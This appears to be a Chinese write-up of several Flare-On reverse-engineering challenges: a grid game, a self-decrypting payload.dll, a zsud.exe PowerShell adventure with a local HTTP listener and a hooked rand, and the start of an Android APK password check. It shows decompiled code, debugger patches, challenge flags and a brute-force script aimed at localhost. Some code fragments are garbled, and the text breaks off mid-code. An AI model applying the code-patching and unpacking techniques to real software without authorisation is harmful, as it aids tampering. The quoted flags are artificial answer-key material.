The screenshot shows a game interface with a grid of letters. The grid has 8 columns and 8 rows. The letters are arranged in a way that suggests a word search or a similar puzzle. Below the grid, there is a message that reads: "Rank: Congratulation! Aye! PEW You PEW found PEW some PEW letters PEW did PEW ya? PEW To PEW find PEW what PEW you're PEW looking PEW for, PEW you'll PEW want PEW to PEW re-order PEW them: PEW 9, PEW 1, PEW 2, PEW 7, PEW 3, PEW 5, PEW 6, PEW 5, PEW 8, PEW 0, PEW 2, PEW 3, PEW 5, PEW 6, PEW 1, PEW 4. PEW Next PEW you PEW let PEW 13 PEW ROT PEW in PEW the PEW sea! PEW THE PEW FINAL PEW SECRET PEW CAN PEW BE PEW FOUND PEW WITH PEW ONLY PEW THE PE WUPPER PEW CASE. Thanks for playing!"

排序后的字符是：OHGJURERVFGUREHZ，经过 ROT13 解密后，得到 BUTWHEREISTHERUM，字符长度是 17 字节。将 17 字节的结果作为如下红色字符函数的输入参数运行。

```
if ( fgets(&s, 17, stdin) )
{
    v2 = (char)(s & 0xDF) - 65;
```

```

v3 = v5 - 49;
if ( v2 < 0 || v2 > 7 || v3 < 0 || v3 > 7 )
{
    sub_403411((__int64)&s);
}
else
{
    *(_QWORD *) (a1 + 8) |= 1LL << (8 * (unsigned __int8)v2 + v3);
    *(_BYTE *) (a1 + 28) = s & 0xDF;
    *(_BYTE *) (a1 + 29) = v5;
}
}

```

得到的结果如下：

	1	2	3	4	5	6	7	8
A								
B								
C								
D								
E								
F								
G								
H								

Rank: Seaman Recruit

Welcome to pewpewboat! We just loaded a pew pew map, start shootin'!

Enter a coordinate: BUTWHEREISTHERUM

very nicely done! here have this key: y0u__sUnK_mY__P3Wp3w_b04t@flare-on.com

突如其来-payload.dll



序：

6 - payload.dll

1

I hope you enjoyed your game. I know I did. We will now return to the topic of cyberspace electronic computer hacking and digital software reverse engineering.


payload.dll

SUBMIT

从给出的名字可以知道出题者想考察一下参与者对于 Windows

动态库的掌握情况。


查看导出表如下：



这里有个提示，需要根据格式进行调用。手动输入如下命令。

```
>rundll32 payload.dll,EntryPoint EntryPoint
```


提示如下：



猜测可能在程序运行的过程中修改了导出函数名，通过“，#1”的方法调用 1 号导出函数，命令如下：

```
>rundll32 payload.dll,#1
```

发现提示发生了变化。



此时 dump 出内存中的 payload.dll 数据，再次查看导出表，如下所示：

Name	Address	Ordinal
basophileslapsscapping	000007FEF9505A50	1
DllEntryPoint	000007FEF9506200	[main entry]


1 号导出函数名和地址都被修改，分析这个新的 1 导出函数。

```


v20 = a1;
v3 = (_DWORD *)sub_7FEF9504760();
v17 = v3;
v4 = *v3 + MZ_7FEF951AB70;
v5 = *(_DWORD *) (MZ_7FEF951AB70 + *(_DWORD *) (v4 + 0x20));
v14 = v5 + MZ_7FEF951AB70;
v11 = *(_DWORD *) (v4 + 4) & 0xFF;
v15 = (char *) (&off_7FEF95198E0 + (unsigned int) (v11 + 1)) - (char *) (&off_7FEF95198E0 + (unsigned int) v11);
v6 = (char *) (v5 + MZ_7FEF951AB70);
v7 = v22 - (_QWORD) v6;
while ( 1 )
{
    v8 = *v6;
    if ( *v6 != v6[v7] )
        break;
    ++v6;
    if ( !v8 )
    {
        v9 = 0;
        goto LABEL_6;
    }
}
v9 = -(v8 < (unsigned __int8) v6[v7]) | 1;
LABEL_6:
if ( v9 )
{
    MessageBoxA(0164, "Insert clever error message here!", "Error", 0);
    result = 0;
}
else
{
    lpAddress = (int ( __fastcall *) ( __int64, __int64, __int64, _QWORD )) * (&off_7FEF95198E0 + (unsigned int) v11);
    VirtualProtect(*(&off_7FEF95198E0 + (unsigned int) v11), 0x1000ui64, 0x40u, &F101dProtect);
    v18 = v14;
    v12 = -1i64;
    do
    {
        ++v12;
        while ( *(_BYTE *) (v18 + v12) );
        decrypt_key_7FEF9504460((__int64) &v19, v14, v12); // 解密出解密代码段使用的key
        decrypt_7FEF9504550((__int64) &v19, (__int64) lpAddress, (__int64) lpAddress, v15); // 解密代码段的数据
        result = lpAddress(v20, v21, v22, (unsigned int) v15);
    }
    return result;
}

```

发现了用于弹出消息框的代码，使用 x64dbg，修改命令行为“C:\Windows\System32\rundll32.exe payload.dll ,#1”，调试该 dll，下断点修改跳转，使其执行 else 分支，结果如下所示：



分析 else 分支的代码可以得知，函数会从带解密函数表中解密出一段代码然后执行，带解密函数表如下所示：



可以分析出该函数表为 26 个待解密函数地址和一个用于解密函数的函数地址，我们在前面获得的 key[24]=0x6F 即为，解密出的函数表中下标为 24 的函数执行后弹出的消息框，以此类推，只要我们解密出所有其他的函数，就可以得到完整的 flag。

首先我们尝试通过修改解密函数时的偏移来修改要解密的函数地址，结果发现出现无法运行，即解密的 key 不是通过的，每个函数解密时应该有自己的 key，追踪这个 key 是怎么得到的，动态调试发现 key 的值为修改后的导出函数名，

那么就要找导出函数是在哪里被修改的，经过调试发现，当调用 LoadLibrary 函数加载完 payload.dll 时，函数名就已经被修改，因此对 DllEntryPoint 函数进行调试，发现了如下代码：

```
sub_18000770(,
if ( !sub_180007990((int (**)(void))&unk_180010268, (int (**)(v
{
    if ( (unsigned __int8)sub_180006518() )
    {
        initterm 180007918, &unk_180010250, &unk_180010260);
        dword_180019F40 = 2;
        v6 = 0;
    }
}
}
```

通过 c++ 在初始化全局对象的时候，调用执行_CRT_INIT --> _initterm(unk_180010250, unk_180010260)；该函数会遍历 unk_180010250 和 unk_180010260 之间的地址，发现有值则执行该地址的函数。我们发现在此之间有一个函数的地址：

data:00000000180010248	off_180010248	uq	offset sub_180007800 ; DATA XREF: .F
data:00000000180010250	unk_180010250	db	0 ; DATA XREF: su
data:00000000180010251		db	0
data:00000000180010252		db	0
data:00000000180010253		db	0
data:00000000180010254		db	0
data:00000000180010255		db	0
data:00000000180010256		db	0
data:00000000180010257		db	0
data:00000000180010258		dq	offset sub_180004400
data:00000000180010260	unk_180010260	db	0 ; DATA XREF: su
data:00000000180010261		db	0
data:00000000180010262		db	0

分析该函数会找到如下代码：

```

1 unsigned int v4; // [ebp+0] [ebp+0]
2 v9 = a1;
3 v4 = 0x52414E44;
4 sub_180007900(a1 + 0x52414E44);
5 VirtualProtect(&qword_180001000[64 * (unsigned __int64)v9], 0x200ui64, 0x40u, &f10ldProtect);
6 v5 = &qword_180001000[64 * (unsigned __int64)v9];
7 for ( i = 0; i < 0x200ui64; ++i )
8 {
9     v6 = i;
10    *((_BYTE *)v5 + i) ^= sub_1800078D4();
11 }
12 return sub_180005E90((unsigned __int64)&v2 ^ v8);
13 }

```

待解密数据偏移的下标

该处是一个解密代码，下断点动态调试，发现这块会解密出导出函数名，并且要解密的数据地址由下标决定，往回找该下标在哪获取的：

```

5 LODWORD(v8) = sub_180005E70();
6 v8 = v8;
7 v9 = 0i64;
8 for ( lpAddress = (LPVOID)(v8 & 0xFFFFFFFFFFFFFFFF000ui64);
9     !(unsigned int)sub_180004670(lpAddress) || !(unsigned int)sub_180004680((__int64)lpAddress);
10    lpAddress = (char *)lpAddress - 4096 )
11 {
12     ;
13 }
14 v1 = GetCurrentProcess();
15 VirtualProtectEx(v1, lpAddress, 0x1000ui64, 0x40u, &f10ldProtect);
16 IMAGE_DATA_DIRECTORY_Export = sub_180004760();
17 v5 = sub_180004710();
18 sub_180005C40(v5);
19 v6 = (v5 << 9) + (unsigned __int64)qword_180001000 - (_DWORD)lpAddress;
20 *((_DWORD *)IMAGE_DATA_DIRECTORY_Export = v6;
21 *((_DWORD *)IMAGE_DATA_DIRECTORY_Export + 4) = 0x200;
22 return sub_180005E90((unsigned __int64)&v3 ^ v1);
23 }

```

可以看到 v5 是函数 sub_180004710 的返回值，直接下断点动态调试，观察返回值为 0x18，正好的之前得到的 key[24]=0x6F 下标，直接将其修改为 0，观察到解密出了不同的函数名，继续执行，注意在下面位置处 patch 程序。

```

LABEL_0:
if ( v9 )
{
    MessageBoxA(0i64, "Insert clever error message here!", "Error", 0);
    result = 0;
}

```

patch程序不执行if分支

继续执行，将弹出以下对话框：



所以这次找到了正确的修改处，一次将其修改为 0.1.2.3.4...19.即可得出 Flag：wuut-exp0rts@flare-on.com。

双龙取水-zsud.exe



序:

7 - zsud.exe

1

I want to play another game with you, but I also want you to be challenged because you weren't supposed to make it this far.

zsud.exe

SUBMIT

到达第七关，依然是一个游戏关，下载后打开程序，界面如下图


```
u5 = (void *)0;
if ( u5 )
{
    Sleep(0x3E8u);
    if ( !GetExitCodeThread(u5, &ExitCode) || ExitCode == 0x103 )
    {
        killthread_4010E1(u5);
    }
}
```

耐心跟下去，第一个函数的目的是创建一个线程，我们分析一下线程函数准备做什么。

第一个深调用目的是获取 HTTP 系列相关的函数地址，获取之后会直接调用，在当前计算机中添加一个临时 HTTP 页面，监听本地发来的 HTTP 请求：

```
hObject = HANDLE_FLAG_INHERIT;
result = 0;
if ( !result )
{
    result = HttpInitialize_45BE50(hObject, 1, 0);
    if ( !result )
    {
        v2 = HttpCreateHttpHandle_45BE54(&v3, 0, a1);
        if ( !v2 )
        {
            v2 = HttpAddUrl_45BE58(hObject, L"http://127.0.0.1:9999/some/thing.asp", 0);
            if ( !v2 )
            {
                sub_4010E1((int)hObject);
            }
            HttpRemoveUrl_45BE5C(hObject, L"http://127.0.0.1:9999/some/thing.asp");
            if ( hObject )
            {
                CloseHandle(hObject);
                HttpTerminate_45BE60(1);
                clean_4010CD();
                result = v2;
            }
        }
    }
    return result;
}
```

着重看下函数 sub_4010E1，主要功能是接收数据并进行解析：

```
v8 = HttpReceiveHttpRequest_45BE64(a1, v6, v5, 0, v3, dwBytes, &v20, 0);
v9 = v8;
if ( !v8 )
    break;
if ( v8 != 234 )
{
    if ( v8 != 1229 || !v6 && !v19 )
        goto LABEL_20;
    goto LABEL_3;
}
```

将收到的内容根据“&”符号分割，并且解析 k=和 e=后的内容，处理的 k=后的内容时，会将 k=后的部分输入到以下算法中：

```

result = 0;
do
{
    *(_BYTE *)(result + a2) = 0x20 - result;
    ++result;
}
while ( result < 0x20 );
v3 = a1;
v4 = 0;
for ( i = *a1; *v3; i = *v3 )
{
    *(_BYTE *)(v4 + a2) ^= i;
    result = v4 + a2;
    ++v3;
    v4 = (v4 + 3) % 16;
}
return result;

```

之后和 e=后的内容进行 hash 运算：

```

do
{
    detectCode_4010EB((int)&v43, v21, v20, v20); // 解码出来代码
    v20 += 16;
    --v22;
}
while ( v22 );

```

得到结果后回复给客户端，如果计算后 flag 标志为 0，那么会给客户端回复页面：



至此，第一个函数分析完毕。

回到第二个函数，第二个函数也是深调用，里面内嵌了另外一个深调用函数，解到最后一层，可以看到程序加载了

至此，EXE 已经分析完毕。接下来我们看一下 dump 出来的 Powershell 脚本文件。

Powershell 脚本比较大，但是注释写的非常清楚，直奔主题，我们直接查看控制人物移动的代码。

```
function Invoke-MoveDirection($char, $room, $direction, $trailing) {
    $nextroom = $null
    $movetext = "You can't go $direction."
    $statechange_tristate = $null

    $nextroom = Get-RoomAdjoining $room $direction
    if ($nextroom -ne $null) {
        $key = Get-ThingByKeyword $char "key"
        if (($key -ne $null) -and ($script:okaystopnow -eq $false)) {
            $dir_short = ([String]$direction[0]).ToLower()

            $N = $(sC`Ri`Pt:MS`VeRt)::("{1}{0}" -f nd, ra).Invoke()
            if ($directions_enum[$dir_short] -eq ($N)) {
                $script:key_directions += $dir_short
                $newdesc = Invoke-XformKey $script:key_directions $key.Desc
                $key.Desc = $newdesc
                if ($newdesc.Contains("@")) {
                    $nextroom = $script:map.StartingRoom
                    $script:okaystopnow = $true
                }
                $statechange_tristate = $true
            } else {
                $statechange_tristate = $false
            }
        }

        $script:room = $nextroom
        $movetext = "You go $($directions_short[$direction.ToLower()])"

        if ($statechange_tristate -eq $true) {
            $movetext += "`nThe key emanates some warmth..."
        } elseif ($statechange_tristate -eq $false) {
            $movetext += "`nHmm..."
        }

        if ($script:autolook -eq $true) {
            $movetext += "`n$(Get-LookText $char $script:room $trailing)"
        }
    } else {
        $movetext = "You can't go that way."
    }

    return "$movetext"
}
```

从上至下看，第一个框中有“key”字样，可能我需要在地图中找一个 key？第二个框中调用了 rand()函数，我们知道 rand 这个函数已经

被 Hook 了，rand 函数的功能是什么？第三个框中，似乎 key 满足”@“字符存在，就会将当前人物移动到初始房间？第四个框提示如果我们走的方向满足某种条件就会触发 key 的特效。

带着这四个问题，我们开始重新审视这个游戏，首先我需要找到 key，在脚本搜索一下 key 字段：

```
key = New-Thing "a key" "You BANK$PaukZFP2EikPSJN04igJYORJMDp++Hci2RiUPv99RbJYTabbJ3BSerwGc9E2kTvv1j6HDD6IdmahDeyJGa6OUJXaQer96U3FayNkNaVd/XtN9/6kesgmwA3Hvroc2NGTa9igCViaYg4URRiyigMCKj998yFTMc1/koEdpUth190y4ZhaUUFH6iYF"

Drawers = New-Thing "the desk drawers" "The drawers are mostly empty, except the bottom-right drawer which contains some junk." @("drawer", "drawers", "desk drawer", "desk drawers") -Hidden -Fixed -Container -Contents @($key)

Sheet = New-Thing "a sign-in sheet" "It's blank, and chained to the desk." @("sign-in", "sign-in sheet", "sheet", "signin", "signin sheet") -Hidden -Fixed

Sfern1 = New-Thing "a potted fern" "It is a healthy fern." @("fern", "ferns") -Hidden

Sfern2 = New-Thing "a potted fern" "It is a healthy fern." @("fern", "ferns") -Hidden

Sdesk = New-Thing "a desk" "It's a plain desk with a sign-in sheet and laptop on top and a few drawers on the sides." @("desk") -Fixed

Scomputer = (New-Thing "a computer" "It's powered off and tethered to the desk with a chain." @("computer", "laptop") -Hidden -Fixed)

Slobby Contents += $sign
```

可以通过提示字符看到 key 藏在桌子的抽屉里面。接下来，当我们获取了 key，输入一个方向，就会和 rand 出来的字符进行对比，如果相同的话，就会对 key 进行一次运算，似乎会得出什么内容，那么 rand 是怎么实现的？

回到 rand 函数的实现部分：

```
if ( dword_45BD28 && sub_40100F(retaddr) )
{
    result = STEP_TABLE_459CB8[dword_45BD24]; // key表
    dword_45BD24 = (dword_45BD24 + 1) % dword_459D8C;
}
else
{
    result = rand_45BCF0();
}
return result;
```

我们发现他有一个数组，里面存放了 35 个字符，这是不是对应的方向的编号？

03	00	00	00	00	00	00	00	00	00	00	00	00	02	00	00	00
02	00	00	00	01	00	00	00	01	00	00	00	01	00	00	00	00
00	00	00	00	02	00	00	00	03	00	00	00	00	00	00	00	00
02	00	00	00	02	00	00	00	03	00	00	00	03	00	00	00	00
03	00	00	00	05	00	00	00	04	00	00	00	00	00	00	00	00
05	00	00	00	04	00	00	00	00	00	00	00	05	00	00	00	00
04	00	00	00	00	00	00	00	01	00	00	00	04	00	00	00	00
00	00	00	00	02	00	00	00	04	00	00	00	00	00	00	00	00
01	00	00	00	02	00	00	00	03	00	00	00	05	00	00	00	00
04	00	00	00	00	00	00	00	01	00	00	00	02	00	00	00	00
03	00	00	00	01	00	00	00	02	00	00	00	03	00	00	00	00
01	00	00	00	02	00	00	00	03	00	00	00	01	00	00	00	00
02	00	00	00	03	00	00	00	05	00	00	00	04	00	00	00	00
00	00	00	00	35	00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

回到脚本中，搜索一下找到 enum，如此就可以与上面的表格内容对应了。

```
$directions_short = @{'n' = 'north'; 's' = 'south'; 'e' = 'east'; 'w' = 'west'; 'u' = 'up'; 'd' = 'down'}
$directions_enum = @{'n' = 0; 's' = 1; 'e' = 2; 'w' = 3; 'u' = 4; 'd' = 5}
$prepositions = @{'north' = 'north of'; 'south' = 'south of'; 'east' = 'east of'; 'west' = 'west of'; 'uu' = 'above'; 'down' = 'below'}
[String]$key_directions = ""
```

那么如何输入这些方向呢，玩游戏可以发现，房间的通向都是固定的，也没有 up 和 down 方向，仔细查看发现有个能够输入所有方向的工作间，移动到工作间，并且保证不会出现任何 key warm 的提示。接着顺次输入方向表中的所有字符，得到最后的答案：

You can start to make out some words but you need to follow the
RIGHT_PATH!@66696e646b6576696e6d616e6469610d0a

后面这串字符是 ASCII 字符，翻译过来就是 f i n d k e v i n m a n
d i a，寻找 kevin。在迷宫中进行寻找，可以找到 kevin，跟 kevin 说话，他仅仅说 hello，并没有任何提示，难道是方向错了么？

重新回到脚本中，找到 say 控制函数，分析一下：

解，编写如下 ps1 脚本：(encoded 就是我们直接复制原本的 key，由于过长，这里就不完全显示了)

```
$baseurl = 'http://127.0.0.1:9999/some/thing.asp'

$encoded =
'BANKbEPxukZfp2EikF8jN04iqGJYORjM3p++Rci2RiUFvS9RbjWYzbbJ3BSerzwGc9EZkKTvv1JbH0D61dmehDxyJGa
60UJXsKQwr9bU3WsyNkNsVd/XtN9/6kesgmswA5Hvroc2NGYa91gCVv1aYg4U8RiyigMCKj598yfTmc1/koEDpZUh19D
y4ZhXUUFHbiYRXFARiYNSiqJAEYNB0r93nsAQPNogNrQG230Yd3RPP4THd8G6vkJUX1tRgXv7px2CWdOHuxKBVq6EduM
FSKpNB7jAKo.....EAWkG/jtoZzPtEVbhQ=='

$array='n','s','e','w','d','u'
$keytext=''
$text=''
$flag=0
$prekey=''
for($i=0;$i -le 32; $i++)
{
    for ($j=0;$j -le 5;$j++)
    {
        $prekey=$keytext
        $keytext+=$array[$j]
        $uri = "$baseurl?k=$keytext&e=$encoded"
        $r = Invoke-WebRequest -UseBasicParsing "$uri"
        $decoded = $r.Content
        if ($decoded.ToLower() -NotContains "whale")
        {
            $split = $decoded.Split()
            $text += $split[0..($split.Length-2)]
            $text += ' '
            $encoded = $split[-1]
            $flag=1
            break
        }
    }
    else
    {
        $keytext=$prekey
    }
}
if ( $flag -eq 0 )
{
    echo "ERROR!!!"
    break
}
```

```
}  
else  
{  
    $flag = 0  
}  
if (!#decoded)  
{  
    echo "END!"  
    echo "$text"  
}  
}  
echo "$keytext"  
echo "$text"
```

但是，经过爆破，你只能获取到以下提示字符：

You can start to make out some words but you need to follow the ?

返回的 key 是：

ZipRg2+UxcDPJ8TiemKk7Z9bUOfPf7VOOaIFaepISztHQNEpU4kza+l

MPAh84PINxwYEQ1IODIkrwNXbGXcx/Q==

接下来，你只能去调试 powershell 脚本，接着就会发现 rand 函数的问题。

震惊百里-flair.apk



序:

8 - flair.apk
1


You seem to spend a lot of time looking at your phone.
Maybe you would finish a mobile challenge faster.

flair.apk


Key

SUBMIT


这是一道 Android APK 逆向题，总共 4 关，每一关输入正确的 password 后才能进入下一关。



以下是反编译后程序结构：



第一关：



使用 apktool 解包 apk 程序，并在解压后的目录下搜索 “who run it” 字符串，最后发现在 activity_michael.xml 文件中，因此，第一关需要分析反编译后的 michael 文件。

```

public void onClick(View v) {
    switch (v.getId()) {
        case R.id.africaButton:
            String pw = this.password.getText().toString();
            if (checkPassword(pw)) {
                Util.flairSuccess(this, pw);
                return;
            }
            Util.flairSadness(this, this.failCount);
            this.failCount++;
            return;
        default:
            return;
    }
}

private boolean checkPassword(String pw) {
    if (pw.isEmpty() || pw.length() != 12) {
        return false;
    }
    boolean result = true;
    if (!pw.startsWith("M")) {
        result = false;
    }
    if (pw.indexOf(89) != 1) {
        result = false;
    }
    if (!pw.substring(2, 5).equals("PRS")) {
        result = false;
    }
    if (!(pw.codePointAt(5) == 72 && pw.codePointAt(6) == 69)) {
        result = false;
    }
    if (!(pw.charAt(7) == pw.charAt(8) && pw.substring(7, 9).hashCode() == 3040)) {
        result = false;
    }
    if (pw.indexOf("FT") != 9) {
        result = false;
    }
    if (pw.lastIndexOf(87) != pw.length() - 1) {
        return false;
    }
    return result;
}

```

分析以上算法，可以得到以下结论：

- (1) Password 总长度为 12;
- (2) Pw[0] = “M”
- (3) Pw[1] = “Y”
- (4) Pw[2-4] = “PRS”
- (5) Pw[5] = “H”

(6) Pw[6] = “E”

(7) Pw[7] == pw[8]，并且两者连接后计算 hashCode 得到的值为 3040

(8) Pw[9-10] = “FT”

(9) Pw[11] = “W”

以上算法中，唯一需要计算的是pw[7]和pw[8]的值，由于password为可见字符，因此在 0x20 到 0x7e 之间爆破，获取到第 7 位和第 8 位的值：

```
public class Flare_08 {
